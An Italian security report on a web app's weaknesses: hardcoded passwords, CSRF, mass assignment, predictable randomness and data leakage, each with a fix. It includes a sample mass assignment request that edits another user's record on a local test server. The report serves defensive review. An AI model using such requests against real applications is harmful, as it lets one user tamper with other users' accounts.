Vulnerabilità


Le prime nove vulnerabilità riportate riguardano quelle già presenti nell’applicazione originale, mentre dalla decima in poi sono descritte le vulnerabilità aggiunte successivamente.

1. Hard coded password

È una vulnerabilità introdotta durante l’implementazione del codice del backend e, se il codice è pubblico, chiunque può accedere a queste password, rendendo la vulnerabilità facilmente sfruttabile.


In questo caso le password sono inserite in chiaro nel codice e quindi sono leggibili da chiunque.

UserControllerTest.java:



Fix: usare un file in cui sono salvate le password, posseduto solo dall’admin in modo tale che solo lui rimane a conoscenza delle password. L’inserimento delle password è gestito da un PasswordManager.





1. Cross-Site Request Forgery

È una vulnerabilità dove l’utente finale viene forzato ad eseguire operazioni per conto dell’attaccante e quindi non volute su un’applicazione dove l’utente è autenticato. In particolare, potrebbe cambiare lo username o l’e-mail dell’utente oppure trasferire soldi sull’account dell’attaccante in caso di un utente normale. Nel caso di un utente amministratore invece potrebbe ottenere l’accesso all’intera app.

Nela nostra app, CSRF è disabilitato poiché l’autenticazione avviene tramite Bearer Token, i quali non sono automaticamente inclusi nelle richieste Cross-Site. Di fatti, a differenza dei cookie di sessione, questi Token non vengono inviati automaticamente dal browser con ogni richiesta, bensì devono essere inclusi esplicitamente nell’Authorization Header della richiesta http. Inoltre l’applicazione fa uso di una politica CORS che accetta richieste soltanto da domini specifici, rendendo quindi la vulnerabilità un falso positivo.

1. Mass assignment

È una vulnerabilità che nasce dalla mancanza di controllo dei campi modificabili di un oggetto. In particolare, se si inseriscono campi che non dovrebbero essere modificati, un attaccante potrebbe modificarli in modo dannoso.

In questo esempio, l’unico campo che non viene modificato con l’oggetto Test è lo username, di conseguenza si può utilizzare per modificare gli attributi di un altro user esistente se l’utente corrente è a conoscenza degli altri username salvati, cambiando il valore del parametro username. In questo caso quindi l’exploit è più difficile da fare ma comunque fattibile.


Esempio:


URL: <http://localhost:8080/test>

siamo loggati come username “user” ma siamo riusciti a fare una POST inserendo nel body questi campi: {"username":"salvatore","categoryOne":"FUN","categoryTwo":"OTHER","categoryThree":"OTHER","categoryFour":"INTELLECTUAL","categoryFive":"ACTIVE","categorySix":"ACTIVE","categorySeven":"OTHER","location":"LUZERN"}


riuscendo quindi a inserire nel database questa entry in cui salviamo le preferenze dell’utente “salvatore”.

Classi coinvolte: TestController.java, TestServiceImpl.java





Fix: controllare che l’utente per cui si fanno le modifiche è lo stesso di quello autenticato, altrimenti si restituisce una NOT\_ACCEPTABLE.



1. Predictable Random

La vulnerabilità nasce quando i numeri casuali usati a scopi crittografici generati da un PRNG diventano predicibili, esponendo quindi informazioni sensibili agli attaccanti a causa della mancanza della randomicità. Si dovrebbero invece utilizzare i True Random Number Generator.


Nel nostro codice risulta un falso positivo poiché il numero generato randomicamente viene usato solo per selezionare degli hobby in maniera casuale e non ha a che fare con informazioni sensibili.




1. Unexpected property leakage


Questa vulnerabilità si ha quando vengono esposti dei dati sensibili degli oggetti all’esterno, mostrando informazioni non necessarie e violando la privacy. Nel nostro caso alcuni sono risultati in dei falsi positivi e altri in veri positivi, elencati di seguito.

In HobbyController è stato modificato il metodo getHobbyDetails() in modo tale da non restituire i campi dell’oggetto Hobby che non vengono utilizzati. Per fare ciò è stata introdotta la classe HobbyResponseDTO che è depurata dai campi inutilizzati, altrimenti potrebbero essere mandate in rete delle informazioni sensibili non necessarie. In particolare, sono stati rimossi i campi category, creator e location.












1. Unexpected property leakage

getBusinessDetails(): nella classe UserController è stato modificato il metodo poiché inviava alla rete informazioni sensibili non necessarie, tra cui l’hash della password. L’algoritmo di hash utilizzato è BCrypt che è attualmente difficile da attaccare; quindi, non si può scoprire la password, almeno per il momento. Ma le informazioni sensibili possono essere usate per fare altri attacchi e sono un problema per la privacy. Per risolvere è stata introdotta una classe DTO dove sono presenti solo gli attributi necessari. In particolare sono stati rimossi i campi id, password, roles e hobby\_offers.









1. Unexpected property leakage

showUserDetail() in UserController.java: stesso problema delle altre, ci sono degli attributi superflui e sono id, roles, password, testResults, hobby\_matches e saved\_hobbies.








1. Unexpected property leakage

